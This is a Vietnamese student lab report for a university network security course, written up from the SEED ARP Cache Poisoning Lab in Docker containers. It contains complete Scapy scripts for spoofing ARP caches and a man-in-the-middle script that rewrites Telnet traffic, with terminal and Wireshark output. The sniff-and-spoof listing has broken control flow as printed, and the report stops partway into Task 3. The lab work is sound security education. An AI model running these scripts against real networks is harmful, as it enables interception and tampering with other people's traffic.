

## BÁO CÁO BÀI TẬP

Môn học: An toàn mạng – NT140.O11.ANTT

Tên chủ đề: ARP Cache Poisoning Attack Lab

GV: Nghi Hoàng Khoa

Nhóm: 13

### 1. THÔNG TIN CHUNG:

(Liệt kê tất cả các thành viên trong nhóm)

Lớp: NT140.O11.ANTT

STT	Họ và tên	MSSV	Email
01	Đinh Bùi Huy Phương	21520090	21520090@gm.uit.edu.vn
02	Nguyễn Thị Thanh Mai	21521112	21521112@gm.uit.edu.vn
03	Lê Đoàn Trà My	21521149	21521149@gm.uit.edu.vn
04	Nguyễn Phương Trinh	21521581	21521581@gm.uit.edu.vn

### 2. NỘI DUNG THỰC HIỆN:<sup>1</sup>

STT	Nội dung	Trang
01	Task 1: ARP Cache Poisoning	02 – 09
02	Task 2: MITM Attack on Telnet using ARP Cache Poisoning	09 – 14
03	Task 3: MITM Attack on Netcat using ARP Cache Poisoning	14 – 16

Phần bên dưới của báo cáo này là tài liệu báo cáo chi tiết của nhóm thực hiện.

---

<sup>1</sup> Ghi nội dung công việc, các kịch bản trong bài Thực hành

# BÁO CÁO CHI TIẾT

## Task 1: ARP Cache Poisoning

Setup 3 host gồm: hai client A, B và một attacker M. Sử dụng file docker-compose.yml để thiết lập 3 bên như hình.

```
seed@VM: ~/ARPLab
[11/01/23]seed@VM:~/ARPLab$ dcbuild
HostA uses an image, skipping
HostB uses an image, skipping
HostM uses an image, skipping
[11/01/23]seed@VM:~/ARPLab$ dcup
Creating network "net-10.9.0.0" with the default driver
Pulling HostA (handsonsecurity/seed-ubuntu:large)...
large: Pulling from handsonsecurity/seed-ubuntu

da7391352a9b: Pulling fs layer
14428a6d4bcd: Pulling fs layer
14428a6d4bcd: Downloading [=====]
=> ] da7391352a9b: Downloading [>
```

```
4c584b5784bd: Pull complete
Digest: sha256:41efab02008f016a7936d9cadf8e8238146d07c1c12b39cd63c3e73a0297c07a
Status: Downloaded newer image for handsonsecurity/seed-ubuntu:large
Creating A-10.9.0.5 ... done
Creating B-10.9.0.6 ... done
Creating M-10.9.0.105 ... done
Attaching to A-10.9.0.5, B-10.9.0.6, M-10.9.0.105
A-10.9.0.5 | * Starting internet superserver inetd
OK ]
B-10.9.0.6 | * Starting internet superserver inetd
OK ]

[11/01/23]seed@VM:~/ARPLab$ docksh B-10.9.0.6
root@a39f657963b7:/# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 10.9.0.6 netmask 255.255.255.0 broadcast 10.9.0.255
    ether 02:42:0a:09:00:06 txqueuelen 0 (Ethernet)
    RX packets 67 bytes 8032 (8.0 KB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 0 bytes 0 (0.0 B)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    loop txqueuelen 1000 (Local Loopback)
    RX packets 0 bytes 0 (0.0 B)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 0 bytes 0 (0.0 B)

[11/01/23]seed@VM:~/ARPLab$ docksh M-10.9.0.105
root@ec5d9f3fe852:/# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 10.9.0.105 netmask 255.255.255.0 broadcast 10.9.0.255
    ether 02:42:0a:09:00:69 txqueuelen 0 (Ethernet)
    RX packets 67 bytes 8032 (8.0 KB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 0 bytes 0 (0.0 B)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    loop txqueuelen 1000 (Local Loopback)
    RX packets 0 bytes 0 (0.0 B)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 0 bytes 0 (0.0 B)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

Khởi tạo 3 host: client A, client B và attacker M

Trong đó:

- Host A có địa chỉ IP: 10.9.0.5, địa chỉ MAC: 02:42:0a:09:00:05
- Host B có địa chỉ IP: 10.9.0.6, địa chỉ MAC: 02:42:0a:09:00:06
- Host M (attacker) có địa chỉ IP: 10.9.0.105, địa chỉ MAC: 02:42:0a:09:00:69

- **Task 1A (using ARP request).** On host M, construct an ARP request packet and send to host A. Check whether M's MAC address is mapped to B's IP address in A's ARP cache

Attacker M gửi ARP request đến client A, lừa A bằng địa chỉ nguồn sử dụng là của client B và MAC của chính M.

```
task1a.py
~/ARPLab

1#!/usr/bin/python3
2from scapy.all import *
3A_ip = "10.9.0.5"
4B_ip = "10.9.0.6"
5M_ip = "10.9.0.105"
6A_mac = "02:42:0a:09:00:05"
7B_mac = "02:42:0a:09:00:06"
8M_mac = "02:42:0a:09:00:69"
9
10eth = Ether(dst = A_mac, src = M_mac)
11A = ARP(hwsrc = M_mac, psrc = B_ip, hwdst = A_mac, pdst = A_ip)
12pkt = eth/A
13pkt.show()
14sendp(pkt)
```


File task1a.py

```
seed@VM: ~/ARPLab

root@ec5d9f3fe852:/volumes# cd ~
root@ec5d9f3fe852:~# cd /
root@ec5d9f3fe852:/# cd /volumes
root@ec5d9f3fe852:/volumes# python3 task1a.py
###[ Ethernet ]###
  dst      = 02:42:0a:09:00:05
  src      = 02:42:0a:09:00:69
  type     = ARP
###[ ARP ]###
  hwtype   = 0x1
  ptype    = IPv4
  hwlen    = None
  plen     = None
  op       = who-has
  hwsrc    = 02:42:0a:09:00:69
  psrc     = 10.9.0.6
  hwdst    = 02:42:0a:09:00:05
  pdst     = 10.9.0.5
```


.  
Sent 1 packets.

Thực thi file task1a.py ở máy M



No.	Time	Source	Destination	Protocol	Length	Info
1	2023-11-01 01:4...	02:42:0a:09:00:69	02:42:0a:09:00:05	ARP	42	Who has 10.9.0.5? Tell 10.9.0.6
2	2023-11-01 01:4...	02:42:0a:09:00:05	02:42:0a:09:00:69	ARP	42	10.9.0.5 is at 02:42:0a:09:00:05

Wireshark bắt được 2 gói gồm ARP request yêu cầu địa chỉ MAC của A từ M và một gói ARP reply từ A trả về



```


TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    loop txqueuelen 1000 (Local Loopback)
    RX packets 0 bytes 0 (0.0 B)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 0 bytes 0 (0.0 B)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

root@67aa6e3c48e8:/# arp -n
Address                  HWtype  HWaddress           Flags Mask            Iface
10.9.0.6                  ether    02:42:0a:09:00:69    C                      eth0
    
```

Sau khi giao tiếp, A cập nhật bảng ARP với địa chỉ IP của B và địa chỉ MAC của M

- Task 1B (using ARP reply). On host M, construct an ARP reply packet and send to host A. Check whether M's MAC address is mapped to B's IP address in A's ARP cache.



```

1#!/usr/bin/python3
2from scapy.all import *
3A_ip = "10.9.0.5"
4B_ip = "10.9.0.6"
5M_ip = "10.9.0.105"
6A_mac = "02:42:0a:09:00:05"
7B_mac = "02:42:0a:09:00:06"
8M_mac = "02:42:0a:09:00:69"
9
10eth = Ether(dst = A_mac, src = M_mac)
11A = ARP(op = 2, hwsrc = M_mac, psrc = B_ip, hwdst = A_mac, pdst = A_ip)
12pkt = eth/A
13pkt.show()
14sendp(pkt)
    
```

File task1b.py

- TH1: Địa chỉ IP B có sẵn trong cache của A

```
seed@VM: ~/ARPLab
loop txqueuelen 1000 (Local Loopback)
RX packets 0 bytes 0 (0.0 B)
RX errors 0 dropped 0 overruns 0 frame 0
TX packets 0 bytes 0 (0.0 B)
TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

root@a39f657963b7:/# ping 10.9.0.5
PING 10.9.0.5 (10.9.0.5) 56(84) bytes of data.
64 bytes from 10.9.0.5: icmp_seq=1 ttl=64 time=0.278 ms
64 bytes from 10.9.0.5: icmp_seq=2 ttl=64 time=0.056 ms
64 bytes from 10.9.0.5: icmp_seq=3 ttl=64 time=0.094 ms
^C
--- 10.9.0.5 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2034ms
rtt min/avg/max/mdev = 0.056/0.142/0.278/0.096 ms
root@a39f657963b7:/#
```

```
root@67aa6e3c48e8:/# arp -n
Address HWtype HWaddress Flags Mask Iface
10.9.0.6 ether 02:42:0a:09:00:06 C eth0
```

*B ping A để đảm bảo kết nối với nhau, có IP bên còn lại trong cache mỗi bên*

```
seed@VM: ~/ARPLab

hwdst = 02:42:0a:09:00:05
pdst = 10.9.0.5

.
Sent 1 packets.
root@ec5d9f3fe852:/volumes# python3 task1b.py
###[ Ethernet ]###
dst = 02:42:0a:09:00:05
src = 02:42:0a:09:00:69
type = ARP
###[ ARP ]###
hwtype = 0x1
ptype = IPv4
hwlen = None
plen = None
op = is-at
hwsrc = 02:42:0a:09:00:69
psrc = 10.9.0.6
hwdst = 02:42:0a:09:00:05
pdst = 10.9.0.5

.
Sent 1 packets.
```

*M thực thi file task1b.py*

[SEED Labs] *br-d20e674fd35c						
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help						
Apply a display filter ... <Ctrl-/>						
No.	Time	Source	Destination	Protocol	Length	Info
1	2023-11-01 02:0...	02:42:0a:09:00:69	02:42:0a:09:00:05	ARP	42	10.9.0.6 is at 02:42:0a:09:00:69

Wireshark bắt được 1 gói ARP reply từ M với IP nguồn của B và MAC của M

```
root@67aa6e3c48e8:/# arp -n
Address                  HWtype  HWaddress           Flags Mask            Iface
10.9.0.6                 ether   02:42:0a:09:00:69   C                     eth0
```

Sau khi nhận được ARP reply, A cập nhật lại địa chỉ MAC cho B bằng MAC của M do địa chỉ MAC trong gói reply từ IP của B đã thay đổi

- TH2: Địa chỉ IP B không có trong cache của A

```
root@67aa6e3c48e8:/# arp -d 10.9.0.6
root@67aa6e3c48e8:/# arp -n
```

Xóa IP của B trong cache của A

```
seed@VM: ~/ARPLab
hwdst    = 02:42:0a:09:00:05
pdst     = 10.9.0.5
.
Sent 1 packets.
root@ec5d9f3fe852:/volumes# python3 task1b.py
###[ Ethernet ]###
dst      = 02:42:0a:09:00:05
src      = 02:42:0a:09:00:69
type     = ARP
###[ ARP ]###
hwtype   = 0x1
ptype    = IPv4
hwlen    = None
plen     = None
op       = is-at
hwsrc    = 02:42:0a:09:00:69
psrc     = 10.9.0.6
hwdst    = 02:42:0a:09:00:05
pdst     = 10.9.0.5
.
Sent 1 packets.
```

M thực thi file task1b.py





[SEED Labs] *br-d20e674fd35c						
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help						
Apply a display filter ... <Ctrl-/>						
No.	Time	Source	Destination	Protocol	Length	Info
1	2023-11-01 02:0...	02:42:0a:09:00:69	02:42:0a:09:00:05	ARP	42	10.9.0.6 is at 02:42:0a:09:00:69

Wireshark bắt được 1 gói ARP reply từ M với IP nguồn của B và MAC của M. Nhưng ở A chỉ nhận được gói reply, không gửi gói request nên không lưu MAC của M.

- **Task 1C (using ARP gratuitous message).** On host M, construct an ARP gratuitous packets. ARP gratuitous packet is a special ARP request packet. It is used when a host machine needs to update outdated information on all the other machine's ARP cache.

```
task1c.py
1#!/usr/bin/python3
2from scapy.all import *
3A_ip = "10.9.0.5"
4B_ip = "10.9.0.6"
5M_ip = "10.9.0.105"
6A_mac = "02:42:0a:09:00:05"
7B_mac = "02:42:0a:09:00:06"
8M_mac = "02:42:0a:09:00:69"
9
10eth = Ether(dst = 'ff:ff:ff:ff:ff:ff', src = M_mac)
11A = ARP(hwsrc = M_mac, psrc = B_ip, hwdst = 'ff:ff:ff:ff:ff:ff', pdst = A_ip)
12pkt = eth/A
13pkt.show()
14sendp(pkt)
```


*File task1c.py*

- TH1: Địa chỉ IP B có sẵn trong cache của A (thực hiện ping giữa A và B)

```
seed@VM: ~/ARPLab
root@ec5d9f3fe852:/volumes# python3 task1c.py
###[ Ethernet ]###
  dst      = ff:ff:ff:ff:ff:ff
  src      = 02:42:0a:09:00:69
  type     = ARP
###[ ARP ]###
  hwtype   = 0x1
  ptype    = IPv4
  hwlen    = None
  plen     = None
  op       = who-has
  hwsrc    = 02:42:0a:09:00:69
  psrc     = 10.9.0.6
  hwdst    = ff:ff:ff:ff:ff:ff
  pdst     = 10.9.0.5
```

Sent 1 packets.

*M thực thi file task1c.py*



Wireshark bắt được 2 gói tin: gồm ARP request yêu cầu địa chỉ MAC của A từ M và một gói ARP reply từ A trả về M.

M thực hiện gửi broadcast gói ARP reply với địa chỉ IP của B và MAC của M

```
root@67aa6e3c48e8:/# arp -n
Address HWtype HWaddress Flags Mask Iface
10.9.0.6 _ ether 02:42:0a:09:00:69 C eth0
```

Sau khi gửi broadcast hỏi toàn bộ host trong mạng, A nhận được yêu cầu từ M và có địa chỉ IP cùng với IP broadcast tìm nên A trả lời trong ARP reply. Sau khi trao đổi xong, A cập nhật lại địa chỉ MAC của B do MAC trong gói request được gửi từ IP của B đã thay đổi

- TH2: Địa chỉ IP B không có trong cache của A (Xóa IP của B trong cache của A)

```
seed@VM: ~/ARPLab
root@ec5d9f3fe852:/volumes# python3 task1c.py
###[ Ethernet ]###
dst      = ff:ff:ff:ff:ff:ff
src      = 02:42:0a:09:00:69
type     = ARP
###[ ARP ]###
hwtype   = 0x1
ptype    = IPv4
hwlen    = None
plen     = None
op       = who-has
hwsrcc   = 02:42:0a:09:00:69
psrc     = 10.9.0.6
hwdst    = ff:ff:ff:ff:ff:ff
pdst     = 10.9.0.5
```

Sent 1 packets.

M thực thi file task1c.py: thực hiện gửi broadcast gói ARP reply với địa chỉ IP của B và MAC của M



Sau khi gửi broadcast hỏi toàn bộ host trong mạng, A nhận được yêu cầu từ M và có địa chỉ IP cùng với IP broadcast tìm nên A trả lời trong ARP reply. Sau khi trao đổi xong, A không thực hiện cập nhật lại bảng.

## Task 2: MITM Attack on Telnet using ARP Cache Poisoning

### ▪ Step 1 (Launch the ARP cache poisoning attack)

```

1#!/usr/bin/python3
2from scapy.all import *
3A_ip = "10.9.0.5"
4B_ip = "10.9.0.6"
5M_ip = "10.9.0.105"
6A_mac = "02:42:0a:09:00:05"
7B_mac = "02:42:0a:09:00:06"
8M_mac = "02:42:0a:09:00:69"
9
10eth1 = Ether(dst = A_mac, src = M_mac)
11eth2 = Ether(dst = B_mac, src = M_mac)
12
13A = ARP(hwsrc = M_mac, psrc = B_ip, hwdst = A_mac, pdst = A_ip)
14B = ARP(hwsrc = M_mac, psrc = A_ip, hwdst = B_mac, pdst = B_ip)
15
16pkt1 = eth1/A
17pkt2 = eth2/B
18
19pkt1.show()
20pkt2.show()
21sendp(pkt1)
22sendp(pkt2)

```

*File task2step1.py*

```
seed@VM: ~/ARPLab
dst      = 02:42:0a:09:00:05
src      = 02:42:0a:09:00:69
type     = ARP
####[ ARP ]###
hwtype   = 0x1
ptype    = IPv4
hwlen    = None
plen     = None
op       = who-has
hwsrc    = 02:42:0a:09:00:69
psrc     = 10.9.0.6
hwdst    = 02:42:0a:09:00:05
pdst     = 10.9.0.5

####[ Ethernet ]###
dst      = 02:42:0a:09:00:06
src      = 02:42:0a:09:00:69
type     = ARP
####[ ARP ]###
hwtype   = 0x1
ptype    = IPv4
hwlen    = None
plen     = None
op       = who-has
hwsrc    = 02:42:0a:09:00:69
psrc     = 10.9.0.5
hwdst    = 02:42:0a:09:00:06
pdst     = 10.9.0.6

.
Sent 1 packets.
.
Sent 1 packets.
```

M thực thi file task2step1.py

```
root@67aa6e3c48e8:/# arp -n
Address          HWtype  HWaddress      Flags Mask    Iface
10.9.0.6         ether   02:42:0a:09:00:69  C             eth0
```

Cache của A

```
root@a39f657963b7:/# arp -n
Address          HWtype  HWaddress      Flags Mask    Iface
10.9.0.5         ether   02:42:0a:09:00:69  C             eth0
```

Cache của B

Cả hai địa chỉ MAC của B lưu trong cache của A và địa chỉ MAC của A lưu trong cache của B đều lưu là MAC của M

▪ Step 2: Testing

```
seed@VM: ~/ARPLab
root@ec5d9f3fe852:/volumes# sysctl net.ipv4.ip_forward=0
net.ipv4.ip_forward = 0
root@ec5d9f3fe852:/volumes# python3 task2step1.py
###[ Ethernet ]###
  dst      = 02:42:0a:09:00:05
  src      = 02:42:0a:09:00:69
  type     = ARP
###[ ARP ]###
  hwtype   = 0x1
  ptype    = IPv4
  hwlen    = None
  plen     = None
  op       = who-has
  hwsrc    = 02:42:0a:09:00:69
  psrc     = 10.9.0.6
  hwdst    = 02:42:0a:09:00:05
  pdst     = 10.9.0.5

###[ Ethernet ]###
  dst      = 02:42:0a:09:00:06
  src      = 02:42:0a:09:00:69
```

*Tắt IP forwarding ở M và thực thi file task2step1.py*

```
seed@VM: ~/ARPLab
root@67aa6e3c48e8:/# ping 10.9.0.6
PING 10.9.0.6 (10.9.0.6) 56(84) bytes of data.
^C
--- 10.9.0.6 ping statistics ---
2 packets transmitted, 0 received, 100% packet loss, time 1036ms
```

```
seed@VM: ~/ARPLab
root@a39f657963b7:/# ping 10.9.0.5
PING 10.9.0.5 (10.9.0.5) 56(84) bytes of data.
^C
--- 10.9.0.5 ping statistics ---
2 packets transmitted, 0 received, 100% packet loss, time 1017ms
```

*Ping từ A đến B, B đến A: các gói tin đều bị mất do đường kết nối đã bị poison bởi M (forward qua M), hiện tại đã tắt forwarding.*

▪ Step 3: Turn on IP forwarding

```
root@ec5d9f3fe852:/volumes# sysctl net.ipv4.ip_forward=1
net.ipv4.ip_forward = 1
```

*Bật lại forwarding trên M*

```

root@a39f657963b7:/# ping 10.9.0.5
PING 10.9.0.5 (10.9.0.5) 56(84) bytes of data.
64 bytes from 10.9.0.5: icmp_seq=1 ttl=63 time=0.225 ms
From 10.9.0.105: icmp_seq=2 Redirect Host(New nexthop: 10.9.0.5)
64 bytes from 10.9.0.5: icmp_seq=2 ttl=63 time=0.176 ms
^C
--- 10.9.0.5 ping statistics ---
2 packets transmitted, 2 received, 0% packet loss, time 1026ms
rtt min/avg/max/mdev = 0.176/0.200/0.225/0.024 ms

```

```

root@67aa6e3c48e8:/# ping 10.9.0.6
PING 10.9.0.6 (10.9.0.6) 56(84) bytes of data.
64 bytes from 10.9.0.6: icmp_seq=1 ttl=64 time=0.353 ms
64 bytes from 10.9.0.6: icmp_seq=2 ttl=64 time=0.096 ms
64 bytes from 10.9.0.6: icmp_seq=3 ttl=64 time=0.104 ms
^C
--- 10.9.0.6 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2034ms
rtt min/avg/max/mdev = 0.096/0.184/0.353/0.119 ms

```

Ping A đến B, B đến A thành công nhưng ở đây, là do M đứng trung gian forward nhận các gói tin request để tìm địa chỉ MAC của A (khi B gửi) và ngược lại; nhưng đã bị thay đổi thành của M. Do đó A và B đã 'kết nối' nhưng có M đứng giữa

▪ Step 4 (Launch the MITM attack).

```

seed@VM: ~/ARPLab
dst      = 02:42:0a:09:00:05
src      = 02:42:0a:09:00:69
type     = ARP
###[ ARP ]###
hwtype   = 0x1
ptype    = IPv4
hwlen    = None
plen     = None
op       = who-has
hwsrc    = 02:42:0a:09:00:69
psrc     = 10.9.0.6
hwdst    = 02:42:0a:09:00:05
pdst     = 10.9.0.5

###[ Ethernet ]###
dst      = 02:42:0a:09:00:06
src      = 02:42:0a:09:00:69
type     = ARP
###[ ARP ]###
hwtype   = 0x1
ptype    = IPv4
hwlen    = None
plen     = None
op       = who-has
hwsrc    = 02:42:0a:09:00:69
psrc     = 10.9.0.5
hwdst    = 02:42:0a:09:00:06
pdst     = 10.9.0.6

.
Sent 1 packets.
.
Sent 1 packets.

```

*M khởi động ARP cache poisoning attack để A và B kết nối qua M*

```
seed@VM: ~/ARPLab
root@67aa6e3c48e8:/# telnet 10.9.0.6
Trying 10.9.0.6...
Connected to 10.9.0.6.
Escape character is '^]'.
Ubuntu 20.04.1 LTS
a39f657963b7 login: seed
Password:
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.4.0-54-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.
Last login: Wed Nov  1 07:28:22 UTC 2023 from A-10.9.0.5-net-10.9.0.0 on pts/4
seed@a39f657963b7:~$
```

Ở A, thực hiện telnet đến B

```
seed@VM: ~/ARPLab
root@ec5d9f3fe852:/volumes# sysctl net.ipv4.ip_forward=0
net.ipv4.ip_forward = 0
root@ec5d9f3fe852:/volumes# python3 sniffspoofer.py
```

Tắt IP forwarding ở M và thực thi chương trình sniff-and-spoof (file sniffspoofer.py) để bắt các gói giả mạo gửi từ B đến A

```
Open  *sniffspoofer.py
1#!/usr/bin/python3
2from scapy.all import *
3import re
4
5IP_A = "10.9.0.5"
6MAC_A = "02:42:0a:09:00:05"
7IP_B = "10.9.0.6"
8MAC_B = "02:42:0a:09:00:06"
9
10def spoof_pkt(pkt):
11    if pkt[IP].src == IP_A and pkt[IP].dst == IP_B:
12        newpkt = IP(bytes(pkt[IP]))
13        del(newpkt.chksum)
14        del(newpkt[TCP].payload)
15        del(newpkt[TCP].chksum)
16
17        if pkt[TCP].payload:
18            data = pkt[TCP].payload.load
19            newdata = re.sub(r'[a-zA-Z]', r'Z', data)
20            print(data + " ==> " + newdata)
21            send(newpkt / newdata, verbose=False)
22
23    else:
24        send(newpkt, verbose=False)
25    elif pkt[IP].src == IP_B and pkt[IP].dst == IP_A:
26        newpkt = IP(bytes(pkt[IP]))
27        del(newpkt.chksum)
28        del(newpkt[TCP].chksum)
29        send(newpkt, verbose=False)
30
31f = 'tcp and (ether src 02:42:0a:09:00:05 or ether src 02:42:0a:09:00:06)'
32pkt = sniff(filter=f, prn=spoof_pkt)
```

File sniffspoofer.p

```

root@67aa6e3c48e8:/# telnet 10.9.0.6
Trying 10.9.0.6...
Connected to 10.9.0.6.
Escape character is '^]'.
Ubuntu 20.04.1 LTS
a39f657963b7 login: seed
Password:
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.4.0-54-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.
Last login: Wed Nov  1 07:28:22 UTC 2023 from A-10.9.0.5.net-10.9.0.0 on pts/4
seed@a39f657963b7:~$ ZZZZZZZZZZZZZZZZZZZZZ

```

Khi A nhập vào kí tự bất kì khi đang telnet với B, màn hình sẽ luôn xuất ra kí tự 'Z' bởi vì đã set data khi các gói tin telnet từ B gửi về A sẽ đổi sang 'Z' trong file sniffspoof.py

### Task 3: MITM Attack on Netcat using ARP Cache Poisoning

```

seed@VM: ~/ARPLab
root@ec5d9f3fe852:/volumes# sysctl net.ipv4.ip_forward=1
net.ipv4.ip_forward = 1
root@ec5d9f3fe852:/volumes# python3 task2step1.py
###[ Ethernet ]###
  dst      = 02:42:0a:09:00:05
  src      = 02:42:0a:09:00:69
  type     = ARP
###[ ARP ]###
  hwtype   = 0x1
  ptype    = IPv4
  hwlen    = None
  plen     = None
  op       = who-has
  hwsrc    = 02:42:0a:09:00:69
  psrc     = 10.9.0.6
  hwdst    = 02:42:0a:09:00:05
  pdst     = 10.9.0.5

